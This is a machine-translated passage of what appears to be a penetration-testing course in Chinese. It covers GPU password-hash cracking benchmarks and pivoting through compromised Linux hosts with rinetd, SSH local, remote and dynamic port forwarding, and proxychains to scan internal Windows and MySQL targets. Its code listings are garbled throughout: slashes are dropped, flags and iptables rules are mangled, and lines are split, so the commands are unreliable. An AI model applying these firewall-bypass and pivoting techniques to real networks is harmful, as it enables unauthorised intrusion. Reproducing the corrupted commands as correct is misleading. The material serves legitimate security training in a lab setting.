```
散列表:1700 - SHA-512

速度发展#1.....:1567.9 MHs(92.38 ms)@ Accel:128 Loops:64 Thr:640 Vec:1
散列表:1000 - NTLM
速度发展#1.....:65267.0 MHs(55.66 ms)@ Accel:128 Loops:1024 Thr:1024 Vec

hashmode:5500-netntlm v1netntlm v1+ESS

速度发展#1.....:33504.0 MHs(55.00 ms)@ Accel:128 Loops:512 Thr:1024 Vec:

Hashmode: 5600 - NetNTLMv2

速度发展#1.....:2761.2 MHs(83.59 ms)@ Accel:128 Loops:64 Thr:1024 Vec:1

Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix)(迭代:5000)

速度发展#1.....:218.6 Khs(51.55 毫秒)@ Accel:512 环路:128 Thr:32 Vec:1....
```

清单 624-GeForce GTX 1080 Ti 的基准破解速度

基准数据非常不可思议，显示 SHA1 速度超过 130 亿次哈希每秒，NTLM 速度超过 620 亿次哈希每秒，甚至非常复杂和缓慢的 sha 512 加密哈希算法也以惊人的 20 万次哈希每秒的速度运行。将这与我们以前在 Kali 虚拟机 CPU 上运行的开膛手约翰(公认的蹩脚)进行比较，Kali 虚拟机 CPU 以每秒数百次散列的速度运行。

这些速度是通过单个 GPU 实现的，但是多 GPU 计算机可以有四个、八个或更多 GPU。在这篇文章发表的时候，一台只有一个图形处理器的破解计算机可以花大约 2000 美元建造，而一台四个图形处理器的钻机可以花大约 6000 美元建造。八个图形处理器系统已经注册了超过每秒 5000 亿个 NTLM 散列的基准！

19.4.3.1 运动

(本练习不需要报告)

1。 从你的 Windows 机器上创建一个单词列表文件，并使用开膛手约翰破解 NTLM 散列。

19.5 收尾

有这么多可用的密码攻击工具和单词列表，在渗透测试期间，很容易就跳进来，继续寻找那个经常难以捉摸的断点。然而，成功不仅在于深刻理解每种工具的用途和优势，还在于学会退一步，明智地应用这些工具，尊重速度和精度的平衡，以及优先考虑客户生产环境的安全。

20。 端口重定向和隧道

在本模块中，我们将演示各种形式的端口重定向、隧道和流量封装。理解和掌握这些技术将为我们提供操纵定向流量所需的外科手术工具，这在受限的网络环境中通常很有用。然而，这需要极度的专注，因为这个模块确实有点脑筋急转弯。

通过隧道传输协议包括将其封装在不同的协议中。通过使用各种隧道技术，我们可以在不兼容的传送网络上传送给定的协议，或者通过不可信的网络提供安全的路径。

端口转发和隧道概念可能很难理解，因此我们将通过几个假设的场景来更清楚地理解这个过程。在进入下一个场景之前，花时间理解每个场景。

20.1 端口转发

端口转发是我们将研究的最简单的流量操纵技术，其中我们将去往一个 IP 地址和端口的流量重定向到另一个 IP 地址和端口。

20.1.1 RINETD

首先，我们将从一个基于以下场景的相对简单的端口转发示例开始。

在一次评估中，我们获得了一台联网的 Linux 网络服务器的根访问权限。从那里，我们发现并破坏了内部网络上的一个 Linux 客户端，获得了对 SSH 凭据的访问权限。

在这个相当常见的场景中，我们的第一个目标，Linux 网络服务器，有互联网连接，但是第二个机器，Linux 客户端，没有。我们只能通过连接到互联网的服务器来访问这个客户端。为了再次转向，这次是从 Linux 客户端，并开始评估内部网络上的其他机器，我们必须能够从我们的攻击机器转移工具，并根据需要向其导出数据。由于该客户端不能直接访问互联网，我们必须使用受损的 Linux 网络服务器作为中介，移动数据两次，并创建一个非常繁琐的数据传输过程。

我们可以使用端口转发技术来简化这个过程。为了重建这个场景，我们的互联 Kali Linux 虚拟机将作为受损的 Linux 网络服务器，我们的专用 Debian Linux 盒子作为内部的、与互联网断开的 Linux 客户端。我们的环境会是这样的:



图 296:出站过滤阻止我们下载

按照配置，我们的 Kali 机可以上网，客户端不能。我们可以通过 ping google.com 并使用 NC-nvv 216.58.207.142 80 连接到该 IP 来验证我们的 Kali 机器的连通性:

```
kali @ kali:~ $ ping google.com-C1
PING google.com(216.58.207.142)56(84)字节的数据。
来自 muc11s03-in-f14.1e100.net 的 64 字节(216 . 58 . 207 . 142):icmp _ seq = 1 TTL = 128 时间=26.4 毫秒

-google.com 平统计数据-
发送 1 个数据包，接收 1 个数据包，0%数据包丢失，时间 0 毫秒 rtt 最小值平均值最大值 mdev = 26.41526.41526.4150.000 毫秒

kali @ kali:~ $ root @ kali:~ # NC-nvv 216.58.207.142 80
(未知)[216.58.207.142]80(http)开放
GET  HTTP1.0

HTTP1.0 200 OK
日期:2019 年 8 月 26 日星期一格林尼治时间 15:38:42
过期时间:-1
缓存控制:私有，最大年龄=0...
...
```

清单 625 - 获取 google.com 的 IP 地址

不出所料，我们的卡利攻击机已经接入互联网。接下来，我们将 SSH 到受损的 Linux 客户端，并从那里测试互联网连接，同样使用 Netcat。请注意，我们再次使用 IP 地址，因为实际的、与互联网断开的内部网络可能没有工作的外部域名系统。

```
kali@kali:~# ssh 学生@10.11.0.128 学生@10.11.0.128 的密码:
Linux Debian 4 . 9 . 0-6-686 # 1 SMP Debian 4 . 9 . 82-
1+deb9u 3(2018-03-02)i686...
学生@ debian:~ $ NC-nvv 216.58.207.142 80

(未知)[216.58.207.142]80(http):没有发送到主机的路由 0，rcvd 0
```

清单 626 - 由于缺乏互联网连接，无法连接到外部 IP 地址

这次互联网连接测试失败，说明我们的 Linux 客户端确实是断网了。为了将文件传输到连接到互联网的主机，我们必须首先将它们传输到 Linux 网络服务器，然后再将它们传输到我们的预期目的地。

请注意，在真实的渗透测试环境中，我们的目标很可能是将文件传输到我们的 Kali 攻击机器(不一定像在这个场景中那样通过它)，但是概念是相同的。

相反，我们将使用一个名为 rinetd590 的端口转发工具来重定向 Kali Linux 服务器上的流量。该工具易于配置，可在 Kali Linux 存储库中获得，并可通过 apt 轻松安装:

```
kali @ kali:~ $ sudo apt update & & sudo apt install rinetd
```

清单 627 - 从 Kali Linux 存储库中安装 rinetd

rinetd 配置文件/etc/rinetd.conf 列出了需要四个参数的转发规则，包括定义绑定(“侦听”)IP 地址和端口的绑定地址和绑定端口，以及定义流量目的地址和端口的连接地址和连接端口:

```
kali @ kali:~ $ catetcrinetd . conf...
#转发规则来到这里
#
#您可以在特定转发规则后指定允许和拒绝规则
#仅适用于该转发规则
#
# bindadress bind port connect address connect port...
```

清单 628-rinetd 的默认配置文件

例如，我们可以使用 rinetd 将 Kali 网络服务器在端口 80 上接收的任何流量重定向到我们在测试中使用的 google.com IP 地址。为此，我们将编辑 rinetd 配置文件，并指定以下转发规则:

```
kali @ kali:~ $ catetcrinetd . conf...
# bindadress bind port connect address connect port
```

590(托马斯.布特尔，2019)· https://boutell.com/rinetd/

```
0.0.0.0 80 216.58.207.142 80 ...
```

清单 629 - 将转发规则添加到 rinetd 配置文件中

该规则规定，在我们的Kali Linux服务器的端口80上接收的所有流量，在所有接口(0.0.0.0)上侦听，无论目的地址如何，都将被重定向到 216.58.207.142:80。这正是我们想要的。我们可以使用服务重新启动 rinetd 服务，并使用 ss(套接字统计)确认服务正在侦听 TCP 端口 80:

```
kali@kali:~$ sudo service rinetd 重新启动

kali@kali:~$ ss -antp | grep "80 "
LISTEN 0 5 0.0.0.0:80 0.0.0.0:*用户:(("rinetd", pid=1886, fd=4))
```

清单 630 - 启动 rinetd 服务并使用 ss 确认端口已绑定

优秀！端口正在监听。为了验证，我们可以连接到 Kali Linux 虚拟机上的端口 80:

```
学生@debian:~$ nc -
nvv 10.11.0.4 80
(UNKNOWN)
[10.11.0.4] 80
(http)打开
GET  HTTP1.0

HTTP1.0 200 OK
日期:2019 年 8 月 26 日
星期一格林尼治时间
15:46:18
过期时间:-1
缓存控制:私有，最大年
龄=0
内容—类型:文本
html；字符集=ISO-
8859-1
P3P: CP= "这不是 P3P
政策！更多信息请见
g.cop3phelp。”
服务器:gws
x-XSS-保护:0
x-框架-选项:相同原点
set-Cookie:1P _ JAR
= 2019-08-26-15；到
期= 2019 年 9 月 25 日
星期三格林尼治时间
15:46:18；path =；
domai n=.google.com
set-Cookie:NID =
188 = Hdg-H4
aalehfquxaovni 87
mtwcq 80 i07
nqqqqbuuwdwoxrcqf43
kxycubcebgmymu0
kxywzchij0
egwcfcxdote 0 scmx6
aroujf4
dzeefhbhqzvljdv 3
ysgpzerkk 9 pcli 7
henbeeen 5 xR9bgwfz
```

```
4 jvzkjnzjndwlfol2
ivk; 到期= 2020 年 2
月 25 日星期二
15:46:18 格林尼治时
间; path =;
domain=.google.com
; HttpOnly...
```

清单 631 -通过我们的 Kali Linux 虚拟机成功访问外部 IP

到我们的 Linux 服务器的连接是成功的，我们对网络服务器执行了一个成功的 GET 请求。正如设置 Cookie 字段所证明的，连接被正确转发，事实上，我们已经连接到谷歌的网络服务器。

我们现在可以使用这种技术，通过简单地更改网络服务器的/etc/rinetd.conf 文件中的连接地址和连接端口字段，从以前与互联网断开连接的 Linux 客户端，通过 Linux 网络服务器，连接到任何与互联网连接的主机。

图 297 直观地总结了这个过程:



图 297:出站流量过滤旁路

这是本模块中更基本的场景之一。在继续之前，一定要花时间完成练习并理解这些概念。

20.1.1.1 演习

1. 连接到您的专用 Linux 实验室客户端，并从/root/port _ forwarding _ and _ tunneling/as root 运行 clear_rules.sh 脚本。
2. 尝试复制上面场景中介绍的端口转发技术。

20.2 SSH 隧道

SSH 协议是最流行的隧道和端口转发协议之一。[这是因为它能够在 SSH 协议中创建加密隧道，支持双向通信通道。] SSH 协议的这一模糊特性对渗透测试人员和系统管理员都有深远的影响。

20.2.1 SSH 本地端口转发

SSH 本地端口转发允许我们使用 SSH 作为传输协议将本地端口通过隧道传输到远程服务器。这种技术的效果类似于 rinetd 端口转发，只是有一些扭曲。

让我们考虑另一种情况。在评估过程中，我们通过一个远程漏洞攻击了一个基于 Linux 的目标，提升了我们的超级用户权限，并获得了超级用户和学生用户在机器上的密码。该受损机器似乎没有任何出站流量过滤，它仅暴露 SSH(端口 22)、RDP(端口 3389)和易受攻击的服务端口，这些端口也是防火墙允许的。

在列举了受损的 Linux 客户端之后，我们发现除了连接到当前网络(10.11.0.x)之外，它还有另一个网络接口，似乎连接到了不同的网络(192.168.1.x)。在这个内部子网中，我们确定了一台具有可用网络共享的 Windows Server 2016 计算机。

为了在我们的实验室环境中模拟这种配置，我们将从专用的 Linux 客户端运行 ssh_local_port_forwarding.sh 脚本:

```
root @ debian:~ # catrootport _ forwarding _ and _ tunnelingssh _ local _ port _
forwarding . sh #! binbash

#清除 iptables 规则 iptables -P 输入接受 iptables -P 转发接受 iptables -P 输出接受 iptables -F
iptables -X

# SSH 场景 iptables -F
输入下拉列表-向前下拉列表-接受输入
iptables -A INPUT -m state - state 建立，RELEVANT-j ACCEPT iptables-A INPUT-p TCP-d
port 3389-m state-state NEW-j ACCEPT iptables-A INPUT-p TCP-d port 22-m state-state
NEW-j ACCEPT iptables-A INPUT-p TCP-d port 8080-m state-state NEW-j ACCEPT iptables-A
INPUT-I lo-j ACCEPT

root @ debian:~ #rootport _ forwarding _ and _ tunnelingssh _ local _ port _
forwarding . sh
```

清单 632-ssh _ local _ port _ forwarding . sh 脚本的内容

在这种情况下，我们可以将所需的攻击和枚举工具移动到受损的 Linux 机器上，然后尝试与 2016 服务器上的共享进行交互，但这既不优雅也不可扩展。相反，我们想从我们基于互联网的 Kali 攻击机器上与这个新目标交互，通过这个受损的 Linux 客户端进行旋转。这样，当我们与目标互动时，我们就可以使用卡利攻击机器上的所有工具。

这将需要一些端口转发魔法，我们将使用 ssh 客户端的本地端口转发功能(用 ssh -L 调用)来帮助实现这一点。

语法如下:

```
ssh-N-L[bind _ address:]端口:主机:主机端口[username@address]
```

清单 633 - 使用 SSH 进行本地端口转发的命令原型

查看 ssh 客户端(man ssh)的手册，我们注意到-L 参数指定了本地主机上将被转发到远程地址和端口的端口。

在我们的场景中，我们希望将 Kali 机器上的端口 445(没有 NetBIOS 的微软网络)转发到 Windows Server 2016 目标上的端口 445。当我们这样做时，任何针对我们 Kali 机器的微软文件共享查询都将被转发到我们的 Windows Server 2016 目标。

鉴于防火墙阻止了 TCP 端口 445 上的流量，这似乎是不可能的，但是这个端口转发通过 SSH 会话隧道传输到端口 22 上的我们的 Linux 目标，这是允许通过防火墙的。总之，该请求将在端口 445 上到达我们的 Kali 机器，将通过 SSH 会话转发，然后将被传递到 Windows Server 2016 目标上的端口 445。

如果操作正确，我们的隧道和转发设置将类似于图 298:



图 298: 本地端口转发图

为此，我们将从 Kali Linux 攻击机器上执行 ssh 命令。从技术上讲，我们不会发出任何 ssh 命令(-N)，但会设置端口转发(带-L)，将本地机器上的端口 445(0 . 0 . 0 . 0:445)绑定到 Windows 服务器上的端口 445(192 . 168 . 1 . 110:445)，并通过与原始 Linux 目标的会话来完成此操作，以学生身份登录(学生@10.11.0.128):

```
kali @ kali:~ $ sudo ssh-N-L 0 . 0 . 0 . 0:445:192 . 168 . 1 . 110:445 学生@10.11.0.128
学生@10.11.0.128 的密码:
```

清单 634 - 将我们的 Kali Linux 机器上的 TCP 端口 445 转发到 Windows 服务器 2016 上的 TCP 端口 445

此时，TCP 端口 445 上的 Kali Linux 盒上的任何传入连接都将通过我们受损的 Linux 客户端转发到 192.168.1.110 IP 地址上的 TCP 端口 445。

在测试之前，我们需要在 Samba 配置文件中做一个小的更改，通过在文件的末尾添加“最小协议= SMB2”来将最小 SMB 版本设置为 SMBv2，如清单 635 所示。这是因为 Windows Server 2016 默认不再支持 SMBv1。

```
kali @ kali:~ $ sudo nanoetcsambaSMB . conf

kali @ kali:~ $ catetcsambaSMB . conf...
请注意，您还需要设置适当的 Unix 权限
#到驱动程序目录，以便这些用户在其中拥有写权限
; write list = root，@lpadmin

最小协议= SMB2

kali @ kali:~ $ sudoetcinit . dsmbd 重启
[ ok ]重新启动 smbd(通过 systemctl): smbd.service。
```

清单 635 - 更新 SAMBA 从 SMBv1 到 SMBv2 的通信

最后，我们可以通过将请求指向我们的 Kali 机器来尝试在 Windows Server 2016 机器上列出远程共享。

我们将使用 smbclient 实用程序，提供 IP 地址或 NetBIOS 名称，在这种情况下是我们的本地机器(-L 127.0.0.1)和远程用户名(-U Administrator)。如果一切按计划进行，在我们输入远程密码后，该端口上的所有流量将被重定向到 Windows 机器，我们将看到可用的共享:

```
kali @ kali:~ # SMB client-L 127 . 0 . 0 . 1-U Administrator
无法初始化消息传递上下文
输入工作组\管理员的密码:

共享名类型注释
- - -
管理$磁盘远程管理
C$磁盘默认份额
数据磁盘
远程仪表板组合仪表
网络登录磁盘登录服务器共享
SYSVOL 磁盘登录服务器共享与 SMB1 重新连接，用于工作组列表。

服务器注释
- -

工作组主控形状
- -
```

清单 636 - 通过本地端口转发列出 Windows Server 2016 机器上的网络共享

该命令不仅成功，而且由于该流量是通过 SSH 隧道传输的，因此整个事务都是加密的。我们可以使用这个端口转发设置来继续通过端口 445 分析目标服务器，或者转发其他端口来进行额外的侦察。

20.2.1.1 演习

1. 连接到您的专用 Linux 实验室客户端，并从/root/port _ forwarding _ and _ tunneling/as root 运行 clear_rules.sh 脚本。
2. 从/root/port _ forwarding _ and _ tunneling/as root 运行 ssh_local_port_forwarding.sh 脚本。
3. 请注意学生控制面板中显示的 Linux 客户端和 Windows Server 2016 IP 地址。
4. 尝试复制上面场景中包含的 smbclient 枚举。

20.2.2 SSH 远程端口转发

SSH 中的远程端口转发功能可以被认为是本地端口转发的逆功能，即在连接的远程端打开一个端口，发送到该端口的流量被转发到本地机器(启动 SSH 客户端的机器)上的一个端口。

简而言之，到远程主机上指定的 TCP 端口的连接将被转发到本地机器上的指定端口。这可以通过一个新的场景得到最好的证明。

在这种情况下，我们可以访问内部网络上的 Linux 客户端上的非根外壳。在这台受损的机器上，我们发现一台 MySQL 服务器正在 TCP 端口 3306 上运行.与前面的场景不同，防火墙阻止了入站 TCP 端口 22 (SSH)连接，因此我们无法从连接到互联网的 Kali 机器 SSH 到该服务器。

但是，我们可以从这个服务器向我们的卡利攻击机器进行 SSH，因为出站 TCP 端口 22 允许通过防火墙。我们可以利用 SSH 远程端口转发(用 ssh -R 调用)在我们的 Kali 机器上打开一个端口，将流量转发到内部服务器上的 MySQL 端口(TCP 3306)。所有转发的流量都将穿过 SSH 隧道，直接通过防火墙。

SSH 端口转发可以作为非根用户运行，只要我们只绑定未使用的非特权本地端口(1024 以上)。

为了模拟这个场景，我们将在专用的 Linux 客户端上运行 ssh_remote_port_forwarding.sh 脚本:

```
root @ debian:~ # catrootport _ forwarding _ and _ tunnelingssh _ remote _ port _
forwarding . sh #! binbash

#清除 iptables 规则 iptables -P 输入接受 iptables -P 转发接受 iptables -P 输出接受 iptables -F
iptables -X

# SSH 场景 iptables -F
输入下拉列表-向前下拉列表-接受输入
iptables -A INPUT -m state - state 已建立，RELATED-j ACCEPT iptables-A INPUT-p TCP-d
port 3389-m state-state NEW-j ACCEPT iptables-A INPUT-I lo-j ACCEPT

root @ debian:~ #rootport _ forwarding _ and _ tunnelingssh _ remote _ port _
forwarding . sh
```

清单 637-ssh _ remote _ port _ forwarding . sh 脚本的内容

创建此隧道的 ssh 命令语法将包括本地 IP 和端口、远程 IP 和端口，以及指定远程转发的-R:

```
ssh-N-R[bind _ address:]端口:主机:主机端口[username@address]
```

清单 638 - 使用 SSH 进行远程端口转发的命令原型

在这种情况下，我们将作为 kali 用户(Kali @ 10 . 11 . 0 . 4)ssh 到我们的 Kali 机器，不指定命令(-N)，并指定一个远程转发(-R)。我们将在 Kali 机器(10.11.0.4:2221)的 TCP 端口 2221 上打开一个侦听器，并将连接转发到内部 Linux 机器的 TCP 端口 3306 (127.0.0.1:3306):

```
学生@ debian:~ $ ssh-N-R 10 . 11 . 0 . 4:2221:127 . 0 . 0 . 1:3306 kali @ 10 . 11 .
0 . 4 kali @ 10 . 11 . 0 . 4 的密码:
```

清单 639 - 远程转发传输控制协议端口 2221 到传输控制协议端口 3306 上受损的 Linux 机器

这将通过 SSH 隧道(TCP 22)将 Kali 系统本地端口 2221 上的所有传入流量转发到受损盒子上的端口 3306，允许我们到达 MySQL 端口，即使它在防火墙上被过滤。

我们的连接如图 299 所示:



图 299:远程端口转发图

隧道开通后，我们可以切换到 Kali 机器，验证 TCP 端口 2221 正在侦听，并使用 nmap 扫描该端口上的本地主机，这将对目标的 MySQL 服务进行指纹识别:

```
kali@kali:~$ ss -antp | grep "2221 "
LISTEN 0 128 127.0 . 0.1:2221 0 . 0 . 0 . 0:*用户:(("sshd", pid=2294, fd=9))
LISTEN 0 128 [::1]:2221 [::]:*用户:(("ssh", pid=2294, fd=8))

kali @ kali:~ $ sudo nmap-SSs-SV 127 . 0 . 0 . 1-p 2221

本地主机(127.0.0.1)的 Nmap 扫描报告主机已启动(0.000039 秒延迟)。

港口国服务版本
2221tcp 打开 MySQL MySQL 5 . 5 . 5-10 . 1 . 26-Mariadb-0+deb9u 1

Nmap 完成:0.56 秒内扫描 1 个 IP 地址(1 台主机启动)
```

清单 640 -通过远程隧道访问受害机器上的 MYSQL 服务器

知道我们可以扫描端口，我们应该可以使用任何合适的 Kali 安装的工具通过 SSH 隧道与 MySQL 服务交互。

20.2.2.2 演习

1. 通过 SSH 连接到您的专用 Linux 实验室客户端，并从/root/port _ forwarding _ and _ tunneling/as root 运行 clear_rules.sh 脚本。
2. 关闭到您的专用 Linux 实验室客户端的任何 SSH 连接，然后使用 rdesktop 作为学生帐户连接，并从/root/port _ forwarding _ and _ tunneling/作为 root 运行 ssh_remote_port_forward.sh 脚本。
3. 尝试复制上面场景中提到的 SSH 远程端口转发，并确保您可以扫描 MySQL 服务并与之交互。

20.2.3 SSH 动态端口转发

现在真正有趣的部分来了。SSH 动态端口转发允许我们设置一个本地监听端口，并让它通过使用代理将传入流量隧道传输到任何远程目的地。

在这个场景中(类似于 SSH 本地端口转发部分中使用的场景)，我们已经破坏了一个基于 Linux 的目标，并提升了我们的权限。防火墙上似乎没有任何入站或出站流量限制。

在进一步枚举受损的 Linux 客户端后，我们发现除了连接到当前网络(10.11.0.x)之外，它还有一个似乎连接到不同网络(192.168.1.x)的附加网络接口。在这个内部子网中，我们发现了一台具有可用网络共享的 Windows Server 2016 计算机。

在本地端口转发部分，我们设法与 Windows Server 2016 机器上的可用共享进行交互；但是，这种技术仅限于特定的 IP 地址和端口。在本例中，我们希望在 Windows Server 2016 机器上或内部网络上的主机上建立更多端口，而不必为每个感兴趣的端口或主机建立不同的隧道。

为了在我们的实验室环境中模拟这个场景，我们将再次从我们专用的 Linux 客户端运行 ssh_local_port_forwarding.sh 脚本。

设置好环境后，我们可以使用 ssh -D 指定本地动态 SOCKS4 应用程序级端口转发(同样在 ssh 中隧道传输)，语法如下:

```
ssh -N -D <要绑定的地址>:<要绑定的端口> <用户名> @<SSH 服务器地址>
```

清单 641 - 使用 SSH 进行动态端口转发的命令原型

记住上面的语法，我们可以在 Kali Linux 机器上的 TCP 端口 8080 (127.0.0.1:8080)上创建一个本地 SOCKS4 应用程序代理(-N -D)，它将通过我们以学生身份登录的受损 Linux 机器(学生@10.11.0.128)将所有传入流量隧道传输到目标网络中的任何主机:

```
kali @ kali:~ $ sudo ssh-N-D 127 . 0 . 0 . 1:8080 学生@10.11.0.128 学生@10.11.0.128 的密码:
```

清单 642 - 在 TCP 端口 8080 上创建一个到我们目标网络的动态 SSH 隧道

虽然我们已经启动了一个应用程序代理，它可以通过 SSH 隧道将应用程序流量路由到目标网络，但是我们必须以某种方式指导我们的侦察和攻击工具使用这个代理。我们可以在代理的帮助下，通过 HTTP、SOCKS4 和 SOCKS5 代理运行任何网络应用程序。

要配置代理服务器，我们只需编辑主配置文件(/etc/proxychains.conf)并将我们的 SOCKS4 代理服务器添加到其中:

```
kali @ kali:~
$ catetcproxychains . conf...

[代理列表]
#在此添加代理...
#我愿意
#默认值设置为“tor”socks 4 127 .
0 . 0 . 1 8080
```

清单 643 -将我们的 SOCKS4 代理添加到代理目录配置文件中这个配置如图 300 所示:



图 300:动态端口转发图

为了通过 SOCKS4 代理运行我们的工具，我们在每个命令前添加了 proxychains。

例如，让我们尝试使用 nmap 扫描内部目标网络上的 Windows Server 2016 机器。在本例中，除了 nmap 命令及其参数之外，我们没有向 proxychains 提供任何选项:

```
kali @ kali:~ $ sudo ProxyChains nmap-top-port = 20-ST-Pn 192 .
168 . 1 . 110 ProxyChains-3.1(http:proxychains.sf.net)

EEST 时间 2019-04-19 18:18 开始于下午 7:60(https:nmap.org)
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:443-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:23-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:80-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:8080-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:445-< >-确
定
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:135-< >-确
定
| S-chain |-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:139-
< >-OK
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:22-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:3389-< >-确
定
